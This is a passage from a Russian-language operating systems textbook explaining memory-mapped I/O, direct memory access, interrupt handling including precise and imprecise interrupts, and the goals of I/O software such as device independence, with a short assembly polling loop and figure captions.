полностью отличаются друг от друга. Первая команда читает содержимое порта ввода-вывода 4 и помещает его в регистр *R0*, а вторая команда читает содержимое слова памяти 4 и помещает его в тот же регистр *R0*. Таким образом, четверки в этих примерах ссылаются на различные не связанные друг с другом адресные пространства.




Рис. 5.1. *а* — отдельные пространства ввода-вывода и памяти; *б* — ввод-вывод, отображаемый на пространство памяти; *в* — гибридный вариант

[1] Теоретически разрядность числа, обозначающего номер порта ввода-вывода, может быть и иной, что определяется архитектурой конкретной ЭВМ. — *Примеч. ред.*

Второй вариант, появившийся на машинах PDP-11, предусматривает отображение всех регистров управления на пространство памяти (рис. 5.1, *б*). Каждому регистру управления выделен уникальный адрес в памяти, который не распределяется в оперативной памяти. Эта система называется **отображаемым на адресное пространство памяти вводом-выводом**. В большинстве систем выделяемые адреса находятся в верхней части адресного пространства или возле нее. На рис. 5.1, *в* показан также гибридный вариант, в котором имеются буферы данных ввода-вывода, отображаемые на пространство памяти, и отдельные порты ввода-вывода для регистров управления. Такая архитектура используется в семействе машин x86, у которых по аналогии с IBM PC адресное пространство оперативной памяти от 640 K до 1 M – 1 зарезервировано для буферов данных различных устройств вдобавок к портам ввода-вывода, имеющим номера от 0 до 64 K – 1.

Как же работают все эти схемы? Как только центральному процессору необходимо считать слово либо из памяти, либо из порта ввода-вывода, он выставляет нужный ему адрес на адресных линиях шины, а затем выставляет сигнал *READ* на линии управления шины. Для сообщения о том, какое именно пространство ему нужно, ввода-вывода или памяти, используется другая сигнальная линия. Если нужно пространство памяти, то на запрос отвечает память, если же нужно пространство ввода-вывода, то на запрос отвечает устройство ввода-вывода. Если имеется только пространство памяти (как на рис. 5.1, *б*), то каждый модуль памяти и каждое устройство ввода-вывода сравнивают адрес, выставленный на адресной линии с диапазоном обслуживаемых ими адресов. Если адрес попадает в его диапазон, то этот модуль или это устройство отвечает на запрос. Поскольку адресов, выделенных одновременно и памяти, и устройству ввода-вывода, не существует, то никаких недоразумений и конфликтов не возникает.

Эти две схемы обращения к контроллерам имеют свои достоинства и недостатки. Начнем с достоинств ввода-вывода, отображаемого на пространство памяти. Во-первых, если для операций чтения и записи в регистры управления устройств требуются специальные команды ввода-вывода, для доступа к этим командам требуется ассемблерный код, поскольку в C или C++ не существует способов непосредственного выполнения команд *IN* и *OUT*, только с применением вставок на ассемблере или с использованием написанных на ассемблере подпрограмм, что влечет дополнительные накладные расходы. При использовании же ввода-вывода, отображаемого на память, регистры управления внешними устройствами могут рассматриваться как обычные переменные в памяти, что позволяет написать драйвер соответствующего устройства полностью на языке C. Когда не используется ввод-вывод, отображаемый на пространство памяти, возникает необходимость использования кода на ассемблере.

Во-вторых, при использовании ввода-вывода, отображаемого на пространство памяти, отпадает необходимость в специальном механизме защиты от осуществления ввода-вывода со стороны пользовательских процессов. Операционной системе нужно лишь воздержаться от помещения той части адресного пространства, в которой содержатся регистры управления, в какие-либо виртуальные адресные пространства пользователей. Еще лучше, если у каждого устройства его регистры управления будут находиться на отдельной странице адресного пространства — тогда операционная система может предоставить одному пользователю в отличие от других пользователей возможность управления определенными устройствами, просто включив нужные страницы в его таблицу страниц. Такая схема может позволить различным драйверам устройств размещаться в разных адресных пространствах памяти, не только сокращая при этом размер пространства ядра, но и оберегая один драйвер от помех со стороны других драйверов.

В-третьих, при вводе-выводе, отображаемом на пространство памяти, любая команда, которая может обращаться к памяти, может также обращаться и к регистрам управления. Например, если есть команда *TEST*, проверяющая значение слова памяти на равенство нулю, она может быть применена также для проверки на равенство нулю значения в регистре управления, что может быть сигналом незанятости устройства и возможности приема им новой команды. При этом код на ассемблере может иметь следующий вид:

```
LOOP:   TEST PORT_4          // проверка того, содержит ли порт 4 значение 0
        BEQ READY            // если он содержит 0, переход к метке ready
        BRANCH LOOP          // если нет, продолжение проверки
READY:
```

При отсутствии отображения регистров ввода-вывода на пространство памяти регистр управления сначала должен быть считан в центральный процессор, а затем проверен, для чего потребуются две команды вместо одной. В случае использования показанного ранее цикла нужно будет добавить еще четыре команды, что слегка замедлит отклик устройства, проверяемого на незанятость.

При конструировании компьютеров практически всегда приходится идти на компромиссы, и данный случай не исключение. У ввода-вывода, отображаемого на пространство памяти, есть и свои недостатки. Во-первых, большинство современных компьютеров используют ту или иную разновидность кэширования слов памяти. Кэширование регистров управления устройством может привести к пагубным последствиям. Посмотрим, что получится с циклом в представленном ранее ассемблерном коде при использовании кэширования. Первое обращение к *PORT_4* приведет к тому, что это слово попадет в кэш. При последующих обращениях значение будет браться прямо из кэша без запроса самого устройства. А когда устройство наконец-то освободится, программа просто не сможет это определить и цикл продолжится до бесконечности.

Чтобы предотвратить подобную ситуацию при использовании ввода-вывода, отображаемого на пространство памяти, аппаратура должна иметь возможность выборочного отключения кэширования, например на постраничной основе. Это свойство приводит к дополнительному усложнению как аппаратного обеспечения, так и операционной системы, которым приходится управлять избирательным кэшированием.

Во-вторых, если используется только одно адресное пространство, то все модули памяти и все устройства ввода-вывода должны проверять все обращения к памяти, чтобы понять, кому из них следует отвечать. Если у компьютера, как показано на рис. 5.2, *а*, используется одна общая шина, то заставить всех рассматривать каждый адрес несложно.

Но в современных персональных компьютерах наблюдается тенденция использования выделенной высокоскоростной шины памяти (рис. 5.2, *б*). Эта шина специально приспособлена для оптимизации производительности памяти, чтобы не идти на компромисс ради медлительных устройств ввода-вывода. У машин семейства x86 могут быть несколько шин (шины памяти, шины PCIe, SCSI и USB), показанных на рис. 1.12.

Проблема, возникающая при использовании отдельной шины памяти на машинах с отображением регистров ввода-вывода на память, состоит в том, что устройства ввода-вывода не могут увидеть адреса памяти, выставляемые процессором на эту шину, следовательно, они не могут реагировать на эти адреса. Поэтому, чтобы заставить отображаемый на память ввод-вывод работать на системе с несколькими шинами,




Рис. 5.2. Архитектура: *а* — использующая одну шину; *б* — с двойной шиной памяти

нужно предпринять какие-то специальные меры. Одним из возможных вариантов является первоначальное направление всех обращений к пространству памяти по высокоскоростной шине напрямую к модулям памяти. Если эти модули не смогут ответить, центральный процессор попробует воспользоваться другими шинами. Такая конструкция вполне жизнеспособна, но требует дополнительного усложнения аппаратного обеспечения.

Второе возможное решение предусматривает установку на шину памяти специального отслеживающего устройства, передающего все адреса потенциально заинтересованным устройствам ввода-вывода. При этом возникает проблема, связанная с неспособностью устройств ввода-вывода обрабатывать запросы так же быстро, как это делают модули памяти.

Третий вариант, который как раз и используется в приведенной на рис. 1.12 конфигурации компьютера, основан на фильтрации адресов в контроллере памяти. В данном случае микросхема контроллера памяти содержит регистры диапазона, заполняемые в процессе загрузки системы. К примеру, диапазон от 640 К до 1 М – 1 может быть помечен как не принадлежащий пространству оперативной памяти и содержащий адреса, ведущие не к памяти, а к устройствам. Недостаток этой схемы состоит в необходимости обозначить в процессе загрузки системы те адреса, которые в действительности не будут относиться к памяти. Получается, что у каждой схемы есть аргументы за и против ее использования, поэтому без компромиссов не обойтись.

5.1.4. Прямой доступ к памяти

Независимо от наличия или отсутствия у центрального процессора ввода-вывода, отображаемого на пространство памяти, ему необходимо обращаться к контроллерам устройств, чтобы осуществлять с ними обмен данными. Центральный процессор может запрашивать данные у контроллера ввода-вывода побайтно, но при этом будет нерационально расходоваться его рабочее время, поэтому чаще всего используется другая схема, которая называется **прямым доступом к памяти** (Direct Memory Access (**DMA**)). Чтобы не усложнять объяснение, предполагается, что центральный процессор обращается ко всем устройствам и к памяти посредством единой системной шины, соединяющей центральный процессор, память и устройства ввода-вывода (рис. 5.3). Нам

уже известно, что реальная организация в современных системах намного сложнее, но все принципы одинаковы. Операционная система может использовать DMA только при наличии аппаратного DMA-контроллера, присутствующего у большинства систем. Иногда этот контроллер встроен в контроллеры дисков и другие контроллеры, но такая конструкция требует отдельного DMA-контроллера для каждого устройства. Чаще всего для упорядочения обмена данными с несколькими устройствами, проводимого нередко в параллельном режиме, доступен только один DMA-контроллер (размещенный, к примеру, на системной плате).

На рис. 5.3 показано, что где бы DMA-контроллер ни находился физически, он имеет доступ к системной шине независимо от центрального процессора. В нем имеется несколько регистров, доступных центральному процессору для чтения и записи. В их число входят регистр адреса памяти, регистр счетчика байтов и один или несколько регистров управления. В регистрах управления указываются используемый порт ввода-вывода, направление передачи данных (чтение из устройства ввода-вывода или запись в него), единица передаваемой информации (побайтовая или пословная передача), а также количество байтов, передаваемых в одном пакете.




Рис. 5.3. Операции, осуществляемые при передаче данных с использованием DMA

Чтобы объяснить принцип работы DMA, рассмотрим сначала, как осуществляется чтение диска, когда DMA не используется. Сначала контроллер диска последовательно побитно считывает блок (один или несколько секторов) с диска, пока весь блок не окажется во внутреннем буфере контроллера. Затем он вычисляет контрольную сумму, чтобы убедиться в отсутствии ошибок чтения. Затем контроллер инициирует прерывание. Когда операционная система приступает к работе, она может в цикле побайтно или пословно считать дисковый блок из буфера контроллера, считывая при каждом проходе цикла один байт или слово из регистра контроллера устройства и сохраняя его в оперативной памяти.

При использовании DMA все происходит по-другому. Сначала центральный процессор программирует DMA-контроллер, устанавливая значения его регистров таким образом,

чтобы он знал, что и куда нужно передать (шаг *1* на рис. 5.3). Он также выдает команду контроллеру диска на чтение данных с диска во внутренний буфер контроллера и на проверку контрольной суммы. После того как в буфере контроллера окажутся достоверные данные, к работе может приступать DMA.

DMA-контроллер инициирует передачу данных, выдавая по шине контроллеру диска запрос на чтение (шаг *2*). Этот запрос на чтение выглядит так же, как и любой другой запрос на чтение, и контроллер диска не знает и даже не интересуется, откуда он пришел — от центрального процессора или от DMA-контроллера. Обычно адрес памяти, куда нужно вести запись, выставлен на адресных линиях шины, поэтому, когда контроллер диска извлекает очередное слово из своего внутреннего буфера, он знает, куда его следует записать. Запись в память — это еще один стандартный цикл шины (шаг *3*). Когда запись завершается, контроллер диска также по шине посылает подтверждающий сигнал DMA-контроллеру (шаг *4*). Затем DMA-контроллер дает приращение используемому адресу памяти и уменьшает значение счетчика байтов. Если счетчик байтов все еще больше нуля, то шаги со *2*-го по *4*-й повторяются до тех пор, пока значение счетчика не станет равно нулю. Как только это произойдет, DMA-контроллер выставляет прерывание, чтобы центральный процессор узнал о завершении передачи данных. И когда к работе приступает операционная система, ей уже не нужно копировать дисковый блок в память, потому что он уже там.

Контроллеры DMA существенно различаются по степени сложности. Самые простые из них, как описано ранее, обслуживают одновременно только одну операцию передачи данных. Более сложные контроллеры могут быть запрограммированы на одновременную обработку нескольких таких операций. У таких контроллеров есть несколько наборов внутренних регистров, по одному для каждого канала. Центральный процессор начинает с того, что загружает каждый набор соответствующими параметрами для передачи данных по определенному каналу. После показанной на рис. 5.3 передачи каждого слова (шаги со *2*-го по *4*-й), DMA-контроллер решает, какое из устройств обслуживать следующим. Он может быть настроен на использование алгоритма кругового обслуживания, или же у него может быть система приоритетов, дающая преимущество одним устройствам над другими. Одновременно могут рассматриваться сразу несколько запросов к различным контроллерам устройств при условии, что есть однозначный способ обособленной выдачи сигнала подтверждения. Поэтому довольно часто для каждого DMA-канала на шине используется отдельная линия подтверждения.

Многие шины могут работать в двух режимах: пословном и поблочном. Некоторые DMA-контроллеры могут также работать в обоих режимах. В первом режиме осуществляются операции, описанные ранее: DMA-контроллер запрашивает передачу одного слова и получает его. Если центральному процессору также нужна шина, то он вынужден ждать. Такой механизм называется **захватом цикла**, поскольку контроллер устройства ненадолго украдкой перехватывает у центрального процессора первый попавшийся цикл шины, слегка замедляя его работу. В блочном режиме DMA-контроллер предписывает устройству занять шину, осуществить серию пересылок данных, а затем освободить шину. Такой образ действий называется **пакетным режимом**. Он более эффективен, чем захват цикла, поскольку, чтобы занять шину, требуется определенное время, а тут это время затрачивается на передачу сразу нескольких слов только один раз. Недостаток пакетного режима заключается в том, что если будет передаваться довольно длинный пакет данных, то он может заблокировать центральный процессор и другие устройства на весьма существенный период времени.

Рассмотренную нами модель иногда называют **сквозным режимом**, так как DMA-контроллер предписывает контроллеру устройства осуществить передачу данных непосредственно в оперативную память. Альтернативный режим, который используется некоторыми DMA-контроллерами, предусматривает принуждение контроллера устройства на передачу слова DMA-контроллеру, который затем выставляет на шине дополнительный запрос на запись слова по месту его предназначения. Эта схема требует дополнительного цикла шины на каждое передаваемое слово, но она обладает большей гибкостью, поскольку может копировать из устройства в устройство и даже из одного места памяти в другое (выполняя сначала чтение из памяти, а затем запись в память по другому адресу).

Большинство DMA-контроллеров используют для передачи данных физические адреса памяти. Для этого операционная система должна преобразовать виртуальный адрес намеченного буфера памяти в физический адрес и записать этот физический адрес в адресный регистр контроллера DMA. В отдельных DMA-контроллерах вместо этого используется альтернативная схема, при которой в контроллер записывается виртуальный адрес. Затем для осуществления преобразования виртуального адреса в физический DMA-контроллер должен воспользоваться блоком управления памятью (MMU). Виртуальные адреса могут выставляться на шину только в том случае, если MMU является частью памяти (что встречается довольно редко), а не частью центрального процессора.

Как уже упоминалось, еще до начала работы DMA диск считывает данные в свой внутренний буфер. Может вызвать удивление, почему контроллер, получив данные с диска, не сохраняет байты сразу в оперативной памяти. Иными словами, зачем ему нужен внутренний буфер? На это есть две причины. Во-первых, осуществляя внутреннюю буферизацию, контроллер диска может проверять контрольную сумму перед тем, как приступать к передаче данных. Если контрольная сумма не сходится, выставляется ошибка и данные не передаются.

Во-вторых, как только начинается передача данных с диска, биты поступают с диска с постоянной скоростью независимо от того, готов контроллер их принимать или нет. Если бы контроллер попытался записывать данные непосредственно в память, то для передачи каждого слова ему пришлось бы обращаться к системной шине. Если бы шина была занята обслуживанием какого-нибудь другого устройства (например, при пакетном режиме работы), то контроллеру пришлось бы ждать. Если бы следующее слово, прочитанное с диска, поступило еще до того, как было сохранено предыдущее слово, контроллер вынужден был бы где-нибудь его сохранить. Если бы шина была слишком занята, то контроллеру пришлось бы заняться хранением довольно большого количества слов и решать массу административных задач. А когда осуществляется внутренняя буферизация блока, надобности в использовании шины не возникает вплоть до начала работы DMA, поэтому конструкция контроллера может быть упрощена, поскольку передача данных в память с помощью DMA не критична по времени. (Некоторые более старые контроллеры действительно имели непосредственное обращение к памяти, располагая совсем небольшой по объему внутренней буферизацией, но когда шина была слишком занята, передача должна была прерываться из-за ошибки переполнения.)

DMA используется не во всех компьютерах. Аргументом против его использования является то, что центральный процессор зачастую намного быстрее DMA-контроллера и может выполнять эту работу намного быстрее (когда ограничивающим фактором не является скорость работы устройства ввода-вывода). Если для него нет никакой

другой работы, то заставлять быстрый центральный процессор ждать, пока медленный DMA-контроллер завершит свою работу, абсолютно бессмысленно. Кроме того, если избавиться от контроллера DMA и возложить на центральный процессор всю работу в программном режиме, то можно сэкономить средства, что является важным фактором для дешевых встраиваемых компьютеров.

5.1.5. Еще раз о прерываниях

После краткого введения в прерывания в разделе «Устройства ввода-вывода» главы 1 настало время дать о них более подробные сведения. В типичной персональной компьютерной системе присутствует структура прерываний, показанная на рис. 5.4. На аппаратном уровне прерывания работают следующим образом. Когда устройство ввода-вывода завершает порученную ему работу, оно инициирует прерывание (при условии, что прерывания разрешены операционной системой). Это делается путем выставления сигнала на специально выделенной линии шины. Микросхема контроллера прерываний, расположенная на системной плате, обнаруживает этот сигнал и принимает решение о характере дальнейших действий.




Рис. 5.4. Порядок возникновения прерывания. Для связи между устройствами и контроллером в действительности используются линии прерываний на шине, а не специальные отдельные провода

Если не было никаких других отложенных прерываний, контроллер прерываний немедленно обрабатывает инициированное прерывание. Но если он находится в процессе обработки другого прерывания или какие-нибудь другое устройство в то же самое время выставило на шине запрос на прерывание более высокого приоритетного уровня, то устройство на некоторое время просто игнорируется. В таком случае оно продолжает выставлять на шину сигнал на прерывание до тех пор, пока оно не будет обслужено центральным процессором.

Для обработки прерывания контроллер помещает номер на адресные линии, указывая, какое устройство требует к себе внимания, и выставляет сигнал на прерывание работы центрального процессора.

Сигнал на прерывание приводит к тому, что центральный процессор прерывает работу над тем, чем он занимался, и приступает к другой работе. Номер на адресных линиях используется в качестве индекса в таблице, называемой **вектором прерываний**, из

которой извлекается новое значение счетчика команд. Этот счетчик команд указывает на начало соответствующей процедуры обработки прерывания. Как правило, с этого момента системные и обычные прерывания используют один и тот же механизм и довольно часто используют один и тот же вектор прерывания. Местоположение вектора прерываний может быть «зашито» в самой машине или находиться где-нибудь в памяти, в том месте, на которое указывает регистр центрального процессора (загружаемый операционной системой).

Практически сразу после запуска процедура обработки прерывания подтверждает получение прерывания, записывая определенное значение в один из портов ввода-вывода контроллера прерываний. Это подтверждение сообщает контроллеру, что он может выдавать новое прерывание. За счет задержки этого подтверждения центральным процессором до тех пор, пока он не будет готов к обработке нового прерывания, может быть устранена конкуренция, связанная с наличием нескольких (почти одновременно выдаваемых) прерываний. Между прочим, у некоторых устаревших компьютеров отсутствует централизованный контроллер прерываний, поэтому каждый контроллер устройства выставляет собственные прерывания.

Перед запуском процедуры обслуживания аппаратура всегда сохраняет некую информацию. Сохраняемая информация и место ее хранения довольно широко варьируются от процессора к процессору. Должен быть сохранен как минимум счетчик команд, чтобы можно было возобновить прерванный процесс. Другой крайностью будет сохранение всех программно доступных регистров и большого количества внутренних регистров центрального процессора.

Возникает вопрос: где следует хранить эту информацию? Можно поместить ее во внутренние регистры, значение которых операционная система может считывать по мере надобности. Но при этом возникает проблема, не позволяющая дать подтверждение контроллеру прерываний до тех пор, пока не будет считана вся потенциально важная информация, поскольку следующее прерывание при сохранении состояния перепишет все внутренние регистры. Такая стратегия приводит к продолжительным простоям, в течение которых запрещены прерывания, и к возможным потерям сигналов прерываний и потерям данных.

Именно поэтому большинство центральных процессоров сохраняют информацию в стеке. Но этот подход также имеет свои проблемы. Сначала возникает вопрос: в чьем стеке хранить данные? Если использовать текущий стек, то он может быть стеком пользовательского процесса. Указатель стека может даже содержать недопустимое значение, что приведет к фатальной ошибке при попытке оборудования записать несколько слов по адресу, на который он указывает. Он также может указывать на конец страницы. После нескольких записей может произойти выход за ее пределы, и будет сгенерирована ошибка отсутствия страницы. Возникновение этой ошибки во время обработки аппаратного прерывания создает весьма серьезную проблему: где сохранить состояние, чтобы обработать ошибку отсутствия страницы?

При использовании стека ядра возникает намного большая вероятность того, что указатель стека содержит допустимое значение и указывает на фиксированную страницу. Но переключение в режим ядра может потребовать изменения контекста MMU и, вероятно, сделает недействительной большую часть или даже все содержимое кэша и TLB. Их статическая или динамическая перезагрузка увеличит время обработки прерывания и приведет к пустой трате времени центрального процессора.

Точные и неточные прерывания

Еще одна проблема вызвана тем, что на многих современных центральных процессорах широко используется конвейеризация и часто используется суперскалярность (внутреннее распараллеливание). В прежних системах после завершения выполнения каждой команды на микропрограммном или аппаратном уровне выполнялась проверка на наличие отложенного прерывания. Если такое прерывание было, то счетчик команд и слово состояния процессора (PSW) помещались в стек и начиналась обработка прерывания. После обработки прерывания происходил обратный процесс, при котором прежнее слово состояния процессора и счетчик команд извлекались из стека и возобновлялась работа предыдущего процесса.

В этой модели делается явный расчет на то, что к моменту возникновения прерывания, которому предшествовали несколько команд, все команды, которые были до него, а также та команда, которая выполнялась в момент его возникновения, были полностью выполнены, а после его возникновения уже не выполнялась ни одна команда. Для прежних машин такое предположение абсолютно соответствовало действительности, чего нельзя сказать об их современных собратьях.

Для начала рассмотрим модель конвейера (см. рис. 1.7, *а*). Что произойдет, если прерывание возникнет при заполненном конвейере (что является вполне обычным случаем)? Многие команды окажутся на разных стадиях выполнения. При возникновении прерывания значение счетчика команд может не отражать правильной границы между уже выполненными и еще не выполненными командами. В действительности многие команды могут быть частично выполненными, находиться в той или иной стадии завершения. В такой ситуации счетчик команд, скорее всего, будет указывать на адрес следующей команды, которая должна быть извлечена и помещена в конвейер, а не на адрес команды, только что обработанной исполнительным блоком.

На суперскалярной машине (см. рис. 1.7, *б*) дела обстоят еще хуже. Команды могут быть разбиты на микрооперации, которые могут выполняться не по порядку в зависимости от доступности внутренних ресурсов, таких как функциональные блоки и регистры. К моменту возникновения прерывания выполнение некоторых уже давно запущенных команд может еще и не начаться, а другие команды, запущенные сравнительно недавно, могут оказаться полностью выполненными. На момент выставления сигнала на прерывание может существовать множество команд в различных стадиях завершения, слабо связанных между собой и со значением счетчика команд.

Прерывание, при обработке которого машина остается во вполне определенном состоянии, называется **точным прерыванием** (Walker and Cragon, 1995). У такого прерывания имеются четыре свойства:

1. Счетчик команд сохранен в определенном месте.
2. Все команды, предшествующие той, на которую указывает счетчик команд, полностью выполнены.
3. Ни одна из команд, следующих за той, на которую указывает счетчик команд, не была выполнена.
4. Известно состояние выполнения той команды, на которую указывает счетчик команд.

Заметьте, что здесь не наложен запрет на запуск на выполнение тех команд, которые следуют за командой, на которую указывает счетчик команд. Должны быть лишь от-

менены все изменения, внесенные ими в регистры или в память еще до возникновения прерывания. Разрешается, чтобы команда, на которую указывает счетчик команд, уже была выполнена. Также разрешается, чтобы она еще не была выполнена. Но при этом должно быть понятно, какой именно случай имеет место. Зачастую, когда прерывание исходит от устройства ввода-вывода, бывает так, что эта команда еще и не запускалась на выполнение. Но если прерывание является системным или связанным с ошибкой из-за отсутствия страницы, то счетчик команд, как правило, указывает на ту команду, которая вызвала ошибку, и позже ее можно будет перезапустить. Ситуация, показанная на рис. 5.5, *а*, иллюстрирует точное прерывание. Все команды до той, на которую указывает счетчик команд (316), уже выполнены, но ни одна из команд, следующих за той, что была запущена (или была отменена, чтобы аннулировать все произведенные ею действия), еще не выполнена.




Рис. 5.5. Прерывание: *а* — точное; *б* — неточное

Прерывание, не отвечающее этим требованиям, называется **неточным прерыванием** и сильно портит настроение разработчикам операционных систем, которым теперь нужно определить, что уже произошло, а что еще должно произойти. На рис. 5.5, *б* показано неточное прерывание, при котором различные команды, расположенные вблизи той, на которую указывает счетчик команд, находятся в разных стадиях завершения и более «старые» команды не обязательно являются более завершенными, чем более «молодые». Машины с неточными прерываниями обычно помещают в стек большой объем данных о своем внутреннем состоянии, чтобы дать возможность операционной системе определить, в какой стадии все находилось. Для возобновления работы машины обычно требуется слишком сложный программный код. К тому же сохранение в памяти довольно большого объема информации замедляет обработку прерываний и еще больше замедляет возобновление работы. Это приводит к нелепой ситуации, при которой очень быстрые суперскалярные центральные процессоры иногда становятся непригодными для работы в реальном масштабе времени из-за медленной обработки прерываний.

Некоторые компьютеры сконструированы таким образом, что одни типы обычных и системных прерываний являются точными, а другие — неточными. Например, неплохо будет иметь точные прерывания ввода-вывода и неточные системные прерывания, вызванные фатальными ошибками программирования, поскольку после попытки деления на нуль перезапускать работавший процесс не имеет смысла. У некоторых машин есть бит, который может быть установлен, чтобы заставить все прерывания быть точными. Недостатком такого устанавливаемого бита является то, что он вынуждает центральный процессор тщательно регистрировать все его действия и поддерживать теневые копии регистров, чтобы он мог вызывать точные прерывания в любой момент времени. Все эти издержки существенно влияют на производительность системы.

Некоторые суперскалярные машины, например семейства x86, поддерживают точные прерывания для корректной работы старого программного обеспечения. Цена, которую они платят за точные прерывания, — это очень сложная логика прерываний, реализуемая внутри центрального процессора. Она гарантирует, что по прибытии сигнала прерывания от контроллера прерываний всем командам до определенной позиции разрешается завершить свою работу и ни одной команде после нее не разрешается оказывать какое-либо существенное воздействие на состояние машины. Эта цена выражается не в увеличении времени обработки прерывания, а в увеличении площади кристалла процессора и сложности его конструкции. Если бы для обеспечения обратной совместимости не нужны были точные прерывания, то на освободившейся площади можно было бы разместить более объемную встроенную кэш-память, увеличив тем самым быстродействие центрального процессора. В то же время неточные прерывания существенно усложняют операционную систему и замедляют ее работу, поэтому трудно сказать, какой из подходов действительно лучший.

5.2. Принципы создания программного обеспечения ввода-вывода

Теперь переключимся с оборудования ввода-вывода на его программное обеспечение. Сначала рассмотрим цели создания программного обеспечения ввода-вывода, а затем перейдем к различным способам осуществления ввода-вывода с точки зрения операционной системы.

5.2.1. Задачи, стоящие перед программным обеспечением ввода-вывода

Ключевая концепция разработки программного обеспечения ввода-вывода такова: **независимость от конкретных устройств**. Ее смысл заключается в предоставлении возможности создания программ, способных получить доступ к любому устройству ввода-вывода без необходимости предварительного определения устройства. К примеру, программа, считывающая входной файл, должна иметь возможность читать его с жесткого диска, DVD или флеш-накопителя USB без изменения программы под каждое конкретное устройство. То есть любой пользователь должен получить возможность набрать команду типа

```
sort <input >output
```

и убедиться, что она работает с входными данными, поступающими с диска любого типа или с клавиатуры, и с выходными данными, отправляемыми на диск любого типа или на экран. Решение всех проблем, связанных с разнородностью этих устройств и с тем, что для них требуются существенно отличающиеся друг от друга последовательности команд для чтения или записи, возлагается на операционную систему.

С независимостью от конкретного устройства тесно связана задача **однообразного именования**. Имя файла или устройства должно быть просто строкой или целым числом и никоим образом не зависеть от устройства. В UNIX все диски могут быть произвольным образом сгруппированы в иерархию файловой системы, поэтому пользователь не должен знать, какое имя какому устройству соответствует. Например, флеш-накопитель USB может быть **подключен (смонтирован)** к каталогу /usr/ast/

backup, чтобы при копировании файла в каталог /usr/ast/backup/monday происходило его копирование в каталог monday на этом флеш-накопителе. Таким образом, все файлы и устройства адресуются одинаково: по полному имени, включающему путь в файловой системе.

